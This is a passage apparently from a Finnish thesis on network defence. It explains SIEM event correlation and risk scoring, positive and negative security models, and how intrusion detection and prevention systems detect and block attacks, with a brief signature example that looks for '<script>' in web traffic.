Sääntöpohjainen korrelaatio tarvitsee etukäteistietoa hyökkäyksen toteutuksesta, esimerkiksi joitain erityisiä termejä mitä hyökkäysliikenteessä saattaa esiintyä (”Successfull Shopping Cart Web Application Attack”). Havainnointi perustuu sääntöihin (rule) eli skenaarioihin joita hyökkäyksen on noudatettava, jotta hyökkäys voidaan havaita. Tyypillinen säännön rakenne on seuraava, ”jos (if) *tämä*, sitten (then) *tätä*, joten (therefore) *jokin toiminta* on tarvittava”. (Chuvakin 2004. 3.)

Sääntöpohjainen korrelaatio toimii tilojen, ehtojen, aikaviiveiden ja toimintojen (states, conditions, timeouts, actions) perusteella. (Chuvakin 2004. 3.)

Korrelaatiosäännöllä voi olla monta tapahtumatilaa. Tila voi sisältää monia ehtoja, kuten vastaavatko sisään tulevat tapahtumat lähdeosoitteeltaan, protokollaltaan, portiltaan, tapahtuman tyypiltään, tapahtuman luoneelta laitteeltaan, käyttäjätunnukseltaan tai muilta osiltaan määriteltyjä ehtoja. Tilasiirtymä on tapahtuma, jolloin säännön tila siirtyy toiseen tilaan. Monimutkaisissa säännöissä näitä tilasiirtymiä voi olla useita. (Chuvakin 2004. 3-4.)

Aikaviive määrittelee kuinka kauan sääntö voi olla tietyssä tilassa. Jos SIEM-sovelluksen korrelaatiomoottori (correlation engine) joutuu ylläpitämään paljon sään-

töjä muistissaan, palvelimen muisti voi helposti kulua loppuun. Sääntöjen aikaviive on siis tärkeä osa korrelaatiomoottorin suorituskykyä. (Chuvakin 2004. 3-4.)

Toiminta on sitä mitä tapahtuu, kun säännön ehdot on täytetty. Monia toimintoja voidaan toteuttaa sääntöjen vuoksi, kuten ilmoitus järjestelmän valvojille, hälytyksen eskaloiminen tai automaattisia konfigurointimuutoksia laitteistoihin. (Chuvakin 2004. 4.)

Korrelaatio tapahtuu yleensä korrelointimoottorissa SIEM-sovelluksessa. Korrelointimoottori saa reaaliaikaisia tapahtumia tietoturvalaitteistoilta organisaation verkossa ja käyttää oleellisia korrelaatiosääntöjä tarpeen mukaan. Korrelointimoottori voi myös hyödyntää muita saatavilla olevia tietoja, kuten haavoittuvuustiedot, tiedetyt avoimet portit, laitteistojen painoarvot (asset value), korkeamman tason korrelaatioiden suorittamiseen. (Chuvakin 2004. 4.)

Korrelaatiosääntöjä voidaan tehdä käsittelemään tapahtumia joko reaaliaikaisesti tai tutkimaan tallennettuja historiallisia tapahtumia tietokannassa. Jälkimmäisellä vaihtoehdolla on mahdollista löytää myös hankalasti havaittavia hitaita hyökkäyksiä, kuten hitaat porttiskannaukset joissa hyökkääjät skannaavat verkkoa hyvin pitkillä viiveillä. (Chuvakin 2004. 4.)

Statistiikkapohjainen korrelaatio

Statistiikkapohjainen korrelaatio käyttää tiettyjä numeraalisia algoritmeja laskiessaan uhkatasoja eri organisaation verkon laitteistoille/resursseille, jotka ovat aiheutuneet erinäisistä tietoturvatapahtumista. Statistiikkapohjainen korrelaatio etsii poikkeamia normaaleista tapahtumatasoista ja muista rutiinitoimista. Riskitasot voidaan laskea saapuvista tapahtumista joko reaaliaikaisesti tai historiallisesti, kun poikkeamat ovat ilmeisiä. Statistiikkapohjainen algoritminen korrelaatio on hyvä työkalu laskemaan riskitasoja ja seuraamaan pitkänajan toimintoja erityisesti tiettyjä hyökkäystyyppejä vastaan, kuten palvelunestohyökkäykset ja virukset. (Chuvakin 2004. 4.)

Uhkien havaitseminen käyttäen statistiikkapohjaista korrelaatiota ei vaadi mitään esitietoa hyökkäyksestä. Statistiikkapohjaiset metodit toisaalta käyttävät uhkien havaitsemiseen esimääriteltyjä toiminnan raja-arvoja. Nämä raja-arvot voidaan konfiguroida perustuen seurattavan organisaation verkon käyttäytymiseen. Esimerkiksi jos havaitaan normaalia suurempia määriä ns. tiedustelutoimintaa tietyn ajanjakson puitteissa, voidaan antaa hälytys. (Chuvakin 2004. 4.)

Jos sääntöihin perustuvasta korrelaatiosta on enemmän apua uhan havaitsemisessa, niin algoritmeihin perustuva korrelaatio edistää enemmän hyökkäyksen vaikutusten arviointia. Algoritmeihin perustuvalla korrelaatiolla on parempi mahdollisuus havaita hyökkäyksiä, jotka johtaisivat katastrofaaliseen järjestelmän vaarantumiseen tai virheeseen. Erinäisiä statistiikkapohjaisia algoritmeja voidaan myös käyttää pitkäaikaiseen verkon seuraamiseen, jotta voidaan saada lisää tietoisuutta verkon normaalistakin toiminnasta. (Chuvakin 2004. 4.)

3.6.5 Riskien arviointi

Riskien arviointi (risk assessment) on SIEM-järjestelmissä yksi työkalu väärien positiivisten havaintojen määrän vähentämiseksi. SIEM-järjestelmissä tapahtumien riskien arviointi yleensä koostuu kolmesta tekijästä: prioriteetista (priority), luotettavuudesta (reliability) ja laitteistojen painoarvosta (asset value).

Jokaisella tapahtumalla on kaksi riskiarvoa. Lähteen riskiarvo, jossa mitataan miten todennäköisesti laite on jo vaarantunut, sekä kohdepään riskiarvo, jossa mitataan miten potentiaalisesti hyökkäys on käynnistetty kohdetta vasten). Nämä kaksi riskiarvoa ovat olemassa, kun ne mittaavat eri tilannetta:

- Hyökkäyksen kohdepään riskiarvo kertoo todennäköisyyden, että hyökkäys on käynnistetty, mutta hyökkäys voi olla tai ei ole onnistunut.

- Vaarantunut riskiarvo (compromised) kertoo suoran todisteen, että on olemassa hyökkäys joka on jo onnistunut.

Korkeampi näistä riskiarvoista on lopulta tapahtuman lopullinen riskiarvo. (AlienVault wiki – OSSIM Management Server 2008; Dorigo 2012.)

3.6.6 Säilöntä

Yleensä kaikki tapahtumat säilötään SIEM-järjestelmissä tietokantaan, ja näitä tietokantoja on yleensä kahdenlaisia. Yksi tietokanta on tapahtumien yleistä säilytystä ja jatkokäsittelyä varten. Toinen tietokanta on tapahtumille, jotka ovat kasautuneet (backlog) korrelaatiomoottorille. (AlienVault wiki – OSSIM Management Server 2008; Dorigo 2012.)

4 TIETOTURVAMALLIT


Web-sovelluksessa tietoturvamalleihin on kaksi lähestymistapaa: positiivinen ja negatiivinen tietoturvamalli. Eri tietoturvamallit ovat kuitenkin käytökseltään erilaisia, mutta rakenteellisesti perusperiaatteiltaan hyvin samanlaisia. Molemmat tietoturvamallit ovat ottaneet lähestymistavakseen pohjautua ennalta määrättyihin sääntöasetuksiin (Murphy & Salchow 2007.)

Positiivisen tietoturvamallin perusperiaatteena on hyväksyä vain liikenne, jonka se tuntee. Uuden säännön lisäämisellä positiiviseen tietoturvamalliin saadaan lisättyä tunnetun liikenteen määrää ja hyväksymisastetta. Huomattavaa on, jos positiivisessa tietoturvamallissa ei ole määritelty sääntöjä ollenkaan, kaikki liikenne kielletään. Hyviä esimerkkejä positiivisen tietoturvamallin tuotteista ovat erinäiset palomuurit (verkkopalomuurit ja sovelluspalomuurit) *Access Control List* (ACL) ratkaisuineen. (Murphy & Salchow 2007.)

Negatiivisen tietoturvamallin perusperiaatteena on hyväksyä liikenne, jota se ei nimenomaan tunnista haitalliseksi. Tässä tietoturvamallissa hyväksytyn liikenteen määrää saadaan muutettua tiukemmaksi sääntöjen lisäyksellä. Jos ei ole määritelty mitään sääntöjä, kaikki liikenne päästetään läpi. Hyökkäyksissä käytetyt liikenteen tunnetut kaavat ovat sääntöjen pohjana. Negatiivinen tietoturvamalli täten tarkistaa nimenomaan verkkoliikennettä ja etsii siitä haitallisia piirteitä. Esimerkkeinä negatiivisen tietoturvamallin tuotteista ovat erinäiset IDS (Intrusion Detection System) ja IPS (Intrusion Prevention System) -järjestelmät ja näiden liikenteen allekirjoitussääntöluokat (signatures). (Murphy & Salchow 2007.)

Tietoturvamallien paremmuus herättää keskustelua, ja eri tietoturvamallien puolestapuhujat puolustavat kiivaasti näkökantaansa. Huomattavaa on, että käytännössä molempien tietoturvamallien puolestapuhujat ovat lopulta oikeassa. On muistettava, että käytännössä turvallisin tietoturvaratkaisu on negatiivisen ja positiivisen tietoturvamallin välissä. Molempien tietoturvamallien parhaat puolet saadaan tällöin yhdistettyä samaan tietoturvaratkaisuun. Jos uusia ohjelmia tai ominaisuuksia asennetaan verkon laitteisiin, on positiivisen tietoturvamallin puolta löysennettävä. Mutta tätä mahdollista tietoturvariskiä voidaan kompensoida kiristämällä negatiivisen tietoturvamallin puolta lisäämällä uusia sääntöjä, jotka haistelevat mahdollisia hyväksikäyttötilanteita uudesta ominaisuudesta tai ohjelmasta. Voidaan sanoa, että kumpikaan tietoturvamalli ei tar-

joa parasta ratkaisua kaikkiin tilanteisiin. Kuviosta 3 voidaan huomata, kuinka eri-tyyppisiä eri tietoturvamallit ovat työmäärältään ja mahdollisuuksiltaan. Negatiivisen tietoturvamallin tuote on aloitustyömäärältään huomattava, mutta käyttö helpottuu suhteessa kun sääntöjä lisätään järjestelmään. Positiivisella tietoturvamallilla tilanne on päinvastainen. (Murphy & Salchow 2007.)



KUVIO 3. Tietoturvamallit ja niiden hallinnan ominaispiirteet (Murphy & Salchow 2007.)

5 TUNKEUTUMISEN HAVAITSEMISJÄRJESTELMÄ (IDS) JA TUNKEUTUMISEN ESTOJÄRJESTELMÄ (IPS)

5.1 Yleistä

Tässä luvussa esitellään tunkeutumisen havaitsemis-/estojärjestelmien tarkoitusta, historiaa ja selvitän perusasioita mainituista järjestelmistä. Lisäksi selvitetään käytettyjä teknologiatyyppejä järjestelmistä.

Tunkeutumisen havaitsemis-/estojärjestelmien tavoitteena on löytää tietoturvatapahtumia, jotka ovat organisaation tietoturvapolitiikan vastaisia.

Yleisesti tunkeutumisen havaitsemisjärjestelmä havaitsee internetin kautta tulleita luvattomia tietoliikenneverkkojärjestelmän muutosyrityksiä, löytää haittaohjelmia sekä havaitsee myös organisaation omia käyttäjiä, jotka haluavat aiheuttaa tuhoa organisaation tietoverkossa. (Mell & Scarfone 2007. 2-1.)

5.2 Tunkeutumisen havaitsemis-/estojärjestelmien historiaa

Kappaleessa 4 todettiin positiivisen tietoturvamallin (palomuurit yms. sovellukset) rinnalle on ollut tarve kehittää eri lähtökohdista toimiva tietoturvamalli/-järjestelmä. Pelkät palomuurit eivät ole nykyään riittävä turva organisaation tietoliikenteelle. Nykyverkoissa on tärkeää tietää mitä liikennettä yrityksen tietoverkoissa liikkuu. On kehitetty järjestelmiä, joita kutsutaan tunkeutumisen havaitsemis- ja estojärjestelmiksi (Intrusion Detection and Prevention System, IDPS). Ilmiöön on jo havahduttu 1990-luvulla, jolloin ensimmäisiä IDS (Intrusion Detection System) -järjestelmiä on kehitetty. IDS-järjestelmä valvoo sisä- ja ulkoverkon verkkoliikennettä ja hälyttää tarvittaessa, jos verkossa havaitaan epäilyttävää liikennettä. IPS (Intrusion Prevention System) -järjestelmät taasen voivat jopa pysäyttää tunkeutumisen. (Thomas 2005. 326.)

5.3 IDS-järjestelmät – havaitsemisen toimintaperiaate

5.3.1 Yleistä

Tässä luvussa selvennetään tunkeutumisen havaitsemisen toimintaperiaatetta, sekä perehdytään IDS:n havainnointiluokkien toimintaan.

5.3.2 Havaitsemisjärjestelmän toiminta

Thomas (2005) määrittelee tunkeutumisen havaitsemisjärjestelmän toimintaperusteet seuraavasti: missä vahditaan, mitä vahditaan ja kuinka toimitaan tilanteessa. IDS-järjestelmän sijainti organisaation verkossa on näistä siis ensimmäinen. Toinen peruste määrittelee millaisissa tilanteissa tehdään hälytys, tai toteutetaan vaadittuja toimenpiteitä. Kolmas peruste antaa ohjeet IDS:n toiminnalle.

IDS-järjestelmä voidaan sijoittaa verkossa moneen eri paikkaan, riippuen mitä halutaan valvoa. Usein järjestelmän valvontasensoreita sijoitetaan useaan paikkaan verkossa, jotta saadaan valvottua tai estettyä tietyntyyppistä liikennettä.

Kun IDS-järjestelmää ollaan hankkimassa käyttöön organisaatiossa on otettava huomioon seuraavia seikkoja: tapahtumien korrelointi, keskitetty sensorien hallinta, räätälöitävät tunnusmerkit, standardeihin perustuva toteutus, väärien hälytysten eliminoiminen, tunkeutumisen estotoiminnot, tunnusmerkkien vastaavuuksien tarkistukset sekä poikkeavuuksien havaitseminen. (Thomas 2005. 326-329.)

5.3.3 Havainnoinnin perusperiaatteet

IDS-järjestelmät käyttävät hyökkäysten havainnointiin erilaisia tapoja. Havainnointitavat voidaan jakaa seuraavasti: allekirjoituksiin perustuva, poikkeavuuksiin perustuva (Anomaly-Based Detection) tai tilalliseen protokolla-analyysiin perustuva (Stateful Protocol Analysis). Yleisesti IDS- ja IPS-järjestelmissä on tapana käyttää useampaa mainittua tapaa havainnoida hyökkäyksiä luotettavuuden takia. (Mell & Scarfone 2007, 2-3.)

Allekirjoituksiin perustuva havainnointi

Allekirjoituksiin perustuva havainnointi (Signature or Pattern Detection) on yksinkertaisimpia ja ensimmäisiä käytössä olleita havainnointimetodeja. Menetelmässä etsi-

tään tunnettuja tapahtumia verkkoliikenteessä. Esimerkkinä voidaan pitää tietyn käyttäjänimen havaitsemista, esimerkiksi ”root” käyttäjänimeä. Tällä käyttäjänimellä ei yleensä saa organisaation ulkopuolisesta verkosta ottaa yhteyttä sisäverkon palvelimille. Mahdollisten hyökkäyksien tunnistaminen on tyypillistä tälle havainnointiluokalle. Esimerkiksi kappaleessa 6.4.2 ”Cross-Site Scripting (XSS)” esitelty hyökkäystapa on mahdollista tunnistaa seuraavasti, etsitään web-palvelimelle tulevasta ulkopuolisesta liikenteestä ”<script>” merkkijonoa. Tämän kaltaisia yksittäiseen hyvin tarkkaan allekirjoitukseen perustuvia tunnistamistapoja on eri järjestelmissä jo valmiina useita. (Mell & Scarfone 2007. 2-4.)

Hyvänä esimerkkinä valmiista allekirjoitussääntökirjastosta voidaan mainita Emerging Threads:n toimittama vapaanlähdekoodin kirjasto, joka on käytössä käyttämissäni Suricata ja Snort IDS/IPS-järjestelmissä. (Emerging Threads – ETOpen Ruleset 2013.)

On kuitenkin todettava, että tämä havainnointitapa ei ole käyttökelpoisin ja voi olla melko helppo ohittaa. Allekirjoituksiin perustuva havainnointi tunnistaa täsmälleen samanlaiset liikenteenmuodot kuin allekirjoituksessa on määritelty. Muunneltua liikenteenmuotoa ei tunnisteta, ellei myös allekirjoitusta päivitetä tai tehdä täysin uutta allekirjoitusta muokatun hyökkäysliikenteen mukaan. On suuri vaara, että allekirjoitukset eivät ole aina ajan tasalla verkon viimeisimpien hyökkäyksien osalta ja täten hyökkäys jää tunnistamatta. (Mell & Scarfone 2007. 2-4.)

Poikkeavuuksiin perustuva havainnointi

Poikkeavuuksiin perustuva havainnointi (Anomaly-Based Detection) perustuu siihen, että normaalia toimintaa tai verkkoliikennettä verrataan poikkeavaan toimintaan. Normaali toiminta perustuu ns. profiileihin. Profiileihin on määritelty tietoa käyttäjistä, työasemista, tietoliikenneyhteyksistä ja sovelluksista. Profiilit saadaan luotua tarkkailemalla normaalia toimintaa tai verkkoliikennettä tietyn ajan. Seurantajakso voi olla useita päiviä, ellei jopa viikkoja. Tyypillinen esimerkki profiilista on käyttäjien selainliikenteen määrä työpäivän tuntien aikana verrattuna verkon tiedonsiirron kokonaiskapasiteettiin. (Mell & Scarfone 2007. 2-4.)

Poikkeavuuksiin perustuvat profiilit on jaettu staattisiin ja dynaamisiin ryhmiin. Staattista profiilia ei muuteta luomisensa jälkeen. Ajan myötä staattinen profiili voi käydä epätarkaksi ja käyttökelvottomaksi, koska verkon normaalin toiminnan mittaustulok-

set saattavat muuttua. Tällöin myös staattiset profiilit on luotava uudestaan. Dynaamiset profiilit eivät pysy muuttumattomana, ne muokkaavat jatkuvasti itseään mitattujen tietojen perusteella. Dynaamisilla profiileilla on kuitenkin omat ongelmansa. Ne ovat alttiita hyökkääjien kiertoyrityksille. Esimerkiksi hyökkääjä voi yrittää lähettää verkkoon hyvin pieniä määriä haitallista liikennettä. Hitaasti kasvattamalla haitallisen liikenteen määrää hyökkääjä voi huijata dynaamisia profiileja käyttäviä IDPS-järjestelmiä luulemaan liikennettä normaaliksi liikenteeksi. Tällöin IDPS-järjestelmät päivittävät dynaamisen profiilin vastaamaan nykytilannetta, jossa haitallinen liikenne on osana verkkoliikennettä. On myös mahdollista, että haitallinen liikenne on ollut jo osana verkkoliikennettä kun dynaaminen profiili on aikoinaan luotu tarkkailemalla verkkoliikennettä. (Mell & Scarfone 2007. 2-4 – 2-5.)

Suurin etu poikkeavuuksiin perustuvilla havainnointimenetelmillä on mahdollinen kyky löytää ennalta tuntemattomia uhkia, esimerkiksi tunnistaa uudentyyppisten haittaohjelmien aiheuttamaa verkkoliikenteen lisäystä. Suurimpia haittoja on jo edellisessä kappaleessa mainittu haittaliikenteen laskeminen osaksi normaalia toimintaa. Tällöin tarkkojen profiilien tekeminen voi olla vaikeaa vaikeasti ennustettavan verkkoliikenteen vuoksi. Verkon käyttäjien luoma verkkoliikenne saattaa olla epäsäännöllistä. On myös huomattava, että ylläpidon aiheuttama verkkoliikenne voi olla hyvin purskeista, esimerkiksi epäsäännöllisten huoltokatkoksien aikana. Ei olekaan yllättävää, että poikkeavuuksiin perustuva havainnointi tuottaa helposti paljon vääriä positiivisia havaintoja. (Mell & Scarfone 2007, 2-4 – 2-5.)

Tilallinen protokolla-analyysi

Tilallisessa protokolla-analyysissä (Stateful Protocol Analysis) verrataan verkkoliikenteessä havaittuja aktiviteettejä ennalta määriteltyihin protokollakohtaisiin profiileihin ja koetetaan löytää poikkeamia hyvänlaatuisesta protokollakäyttäytymisestä. Toisin kuin poikkeavuuksiin perustuvassa valvonnassa, joka valvoo verkkoliikennettä kokonaisuutena profiilien avulla, tilallinen protokolla-analyysi luottaa protokollan kehittäjien ja toimittajien toimittamiin yleisiin profiileihin sitä miten kyseistä protokollaa pitäisi käyttää. Tilallinen tilallisessa protokolla-analyysissä tarkoittaa kuinka IDS/IDP-järjestelmät osaavat ymmärtää tietoverkon sekä tietoliikenne- ja sovellusprotokollien tilaa. Esimerkiksi, jos käyttäjä on käynnistämässä FTP-yhteyssiirtoa (File Transfer Protocol) ja FTP-protokollan tila on luonnollisesti alkutilassa (initial state). Todentamattomien käyttäjien kuuluisi pystyä suorittamaan vain muutamia komentoja

tässä tilassa, on epäilyttävää jos näin ei tapahdu. Kun käyttäjät ovat kirjautuneet onnistuneesti, vasta silloin käyttäjien voi olettaa käyttävän mitä tahansa FTP-protokollan komennoista. On tärkeää, että IDS/IDP-järjestelmät tunnistavat protokollien tilakoneiden pyyntö- ja vastausviestintää ja tarvittaessa voivat tehdä hälytyksen epäilyttävästä protokollatoiminnasta. (Mell & Scarfone 2007. 2-5.)

Tilallinen protokolla-analyysi havaitsee siis käskyjen odotetun järjestyksen protokollien käytössä. Käytännössä tämä mahdollistaa niiden tilanteiden löytämisen, joissa samaa käskyä toistetaan useasti tai annetaan vääriä käskyjä, kun odotetaan vain tiettyä protokolla-käskyä. IDS/IPS-järjestelmät voivat pitää kirjaa protokollaistunnoista ja nauhoittaa epäilyttävät istunnot. Tämä voi auttaa tietoturvatapahtumien selvitystyössä. (Mell & Scarfone 2007. 2-6.)

Tilallisissa protokolla-analyyseissä käytetään protokollamalleja, jotka pääsääntöisesti perustuvat protokollastandardeihin. Protokollastandardit tulevat joko ohjelmistovalmistajilta tai standardointielimiltä, esimerkiksi Internet Engineering Task Force (IETF) tai Request for Comments (RFC). Hyvin yleisesti standardit eivät ole kovinkaan tarkkoja yksityiskohtien osalta, joka näin aiheuttaa vaihteluja protokollien toteutuksessa eri valmistajien välillä. Lisäksi useat valmistajat rikkovat standardeja tai lisäävät omia ominaisuuksia protokollatoteutuksiinsa. Tämä taasen aiheuttaa hankaluuksia IDS/IPS-järjestelmille suorittaa kattavaa ja tarkkaa analyysiä protokollien liikenteestä. (Mell & Scarfone 2007. 2-6.)

Suurin haittapuoli tilallisilla protokolla-analyysimenetelmillä on, että ne kuluttavat hyvin paljon resursseja, koska analysointilogiikka on monimutkainen ja monen yhtäaikaisen protokollaistunnon seuraaminen on raskasta. Lisäksi haittapuoleksi on laskettava se, ettei tilallinen protokolla-analyysi pysty havaitsemaan palvelunestohyökkäyksiä, jotka toteutetaan käyttämällä hyväksyttyjä protokollakomentoja hyvin lyhyen ajan sisällä. Ja kuten on jo mainittukin, eri sovellusvalmistajien ja käyttöjärjestelmien välillä saattaa olla eroja kuinka protokollapinojen toiminnat on implementoitu. Tämä voi aiheuttaa ongelmia protokollien asiakas- tai palvelinvuorovaikutuksessa. (Mell & Scarfone 2007. 2-6.)

5.4 IPS-järjestelmät – estämisen toimintaperiaate

Tunkeutumisen estäminen on jatkokehitystä tunkeutumisen havaitsemiselle ja nykyverkoissa täydentävä tekniikka tietoturvallisuudessa. Luvussa perehdytään IPS-järjestelmien käyttötarkoitukseen.

Tunkeutumisen estojärjestelmän (Intrusion Prevention System, IPS) tarkoituksena on estää hyökkäyksen onnistuminen mahdollisimman varhaisessa vaiheessa. IPS-järjestelmät tarvitsevat rinnalleen toimivan IDS-järjestelmän. IDS-järjestelmän roolina on edelleen valvoa liikennettä sisäverkon puolella, jossa se havaitsee pyyntö- ja vastausparit liikenteestä. IPS-järjestelmän konfiguroinnissa on oltava tarkkana, koska väärin konfiguroituna IPS-järjestelmä voi haitata normaalia verkkoliikennettä estämällä liikennettä. (Thomas 2005. 337.)

IPS-järjestelmien merkittävä ero IDS-järjestelmiin on mahdollisuus pysäyttää hyökkäys organisaation verkkoa kohtaan alkutekijöihinsä. Hyökkäyksen pysäyttämiseen on kehitetty erilaisia estomuotoja. Myös käytössä olevalla IDS/IPS teknologiatyypillä on vaikutusta tunkeutumisen estämisen mahdollisuuksiin, tästä lisää kappaleessa IDS/IPS-teknologiat. Mellin ja Scarfonen (2007. 2-2 – 2-3) mukaan tunkeutumisen estomuodot voidaan ryhmitellä seuraavasti:

- IPS-järjestelmä pysäyttää hyökkäyksen.
- IPS-järjestelmä muuttaa tietoturvaympäristöä.
- IPS-järjestelmä muuttaa hyökkäyksen sisältöä.

Hyökkäyksen pysäyttämiseen on muutamia keinoja. Yleisimmin käytetty on tietoliikenneyhteyden sulkeminen tai sen käyttäjäistunnon katkaiseminen, jolla hyökkäystä suoritetaan. Toinen keino on myös laittaa käyttäjätili, hyökkääjän IP-osoite tai jokin muu hyökkääjän yhteyden ominaisuus sulkulistalle ja estää täten yhteys kohdekoneeseen. Kolmantena keinona voidaan pitää kaikkien yhteyksien epäämistä kohdekoneeseen, palveluun, sovellukseen tai resurssiin. (Mell & Scarfone 2007. 2-2 – 2-3.)

Tietoturvaympäristön muuttaminen tapahtuu muuttamalla toisten tietoturvalaitteiden konfigurointia ja täten häiritsemällä hyökkäystä. Hyvin yleisiä keinoja ovat palomuurien, reitittimien tai kytkimien asetuksien muuttaminen, jotta yhteys hyökkääjällä kohdekoneeseen katkeaisi. (Mell & Scarfone 2007. 2-3.)

Hyökkäyksen sisällön muuttaminen on esimerkiksi mahdollista korvaamalla tai jopa poistamalla joitakin osia hyökkäysliikenteestä. Yksinkertaisimpia esimerkkejä on poistaa saastunut liitetiedosto sähköpostiviestistä sallien kuitenkin itse viestin toimittaminen perille kohde-osoitteeseen. Monimutkaisempi esimerkki on muuttaa IPS-järjestelmä välityspalvelimeksi, jolloin IPS-järjestelmä normalisoi sisään tulevat pyynnöt ja uudelleen pakkaa liikenteen hyötykuorman ja hylkää liikenteen otsikkotiedot. Tämä saattaa häiritä hyökkääjää niin paljon, että hyökkäys lopetetaan. (Mell & Scarfone 2007. 2-3.)

Hyvin konfiguroitu IPS-järjestelmä on tehokas keino hyökkäyksiä vastaan. Mutta estojärjestelmien luonteen takia ei näitä saa ottaa käyttöön ilman tarkkaa suunnittelua. On suositeltavaa, että muutokset otettaisi jo käyttöön aluksi testijärjestelmän puolella ja kun ne on todettu halutunlaisiksi, otettaisiin ne käyttöön organisaation tuotantoverkkopuolelle. Kuten todettua, väärin konfiguroidulla IPS-järjestelmällä voidaan haitata organisaation tietoliikenneverkon normaalia toimintaa merkittävästi. Lisäksi on huomattava, ettei tunkeutumisen tutkimista voi lopettaa siihen kun IPS-järjestelmä on estänyt tunkeutumisen. Tietoliikenneverkon ylläpitäjän on selvitettävä onko hyökkäys jo ehtinyt aiheuttamaan vahinkoa ennen kuin IPS-järjestelmä on toiminut. On myös selvitettävä, miksi hyökkäys on onnistunut ja korjata hyökkäyksen mahdollistanut haavoittuvuus verkossa. Esimerkiksi verkon palvelimien käyttöjärjestelmät tai sovellukset voivat tarvita päivitystä. (Thomas 2005.)

5.5 IDS/IPS-teknologiat

5.5.1 IDS/IPS-järjestelmien toteutusvaihtoehdot

Mellin ja Scarfonen (2007, ES-1) mukaan IDPS-teknologiat voidaan luokitella neljään eri luokkaan. Pääluokat ovat verkkopohjainen (Network-Based), isäntäpohjainen (Host-Based), langaton (Wireless) ja verkkokäyttäytymisanalyysi (Network Behavior Analysis).


5.5.2 Verkkopohjainen järjestelmä

Verkkopohjainen eli Network-Based on nykyään käytetyin tunkeutumisen havaitsemis- ja estojärjestelmä. Järjestelmää kutsutaan lyhenteellä NIDS (Network-Based Intrusion Detection System). (Mell & Scarfone 2007.)

Verkkopohjainen järjestelmä valvoo organisaation tietoliikenneverkkojen liikennettä protokollatasolla eri verkkosegmenteissä. Verkkopohjaisten järjestelmien sijainti on yleensä verkkojen rajapinnoissa. Hyvin yleisiä paikkoja ovat palomuurin, reitittimen tai langattoman verkon palvelimen läheisyys. (Mell & Scarfone 2007.)

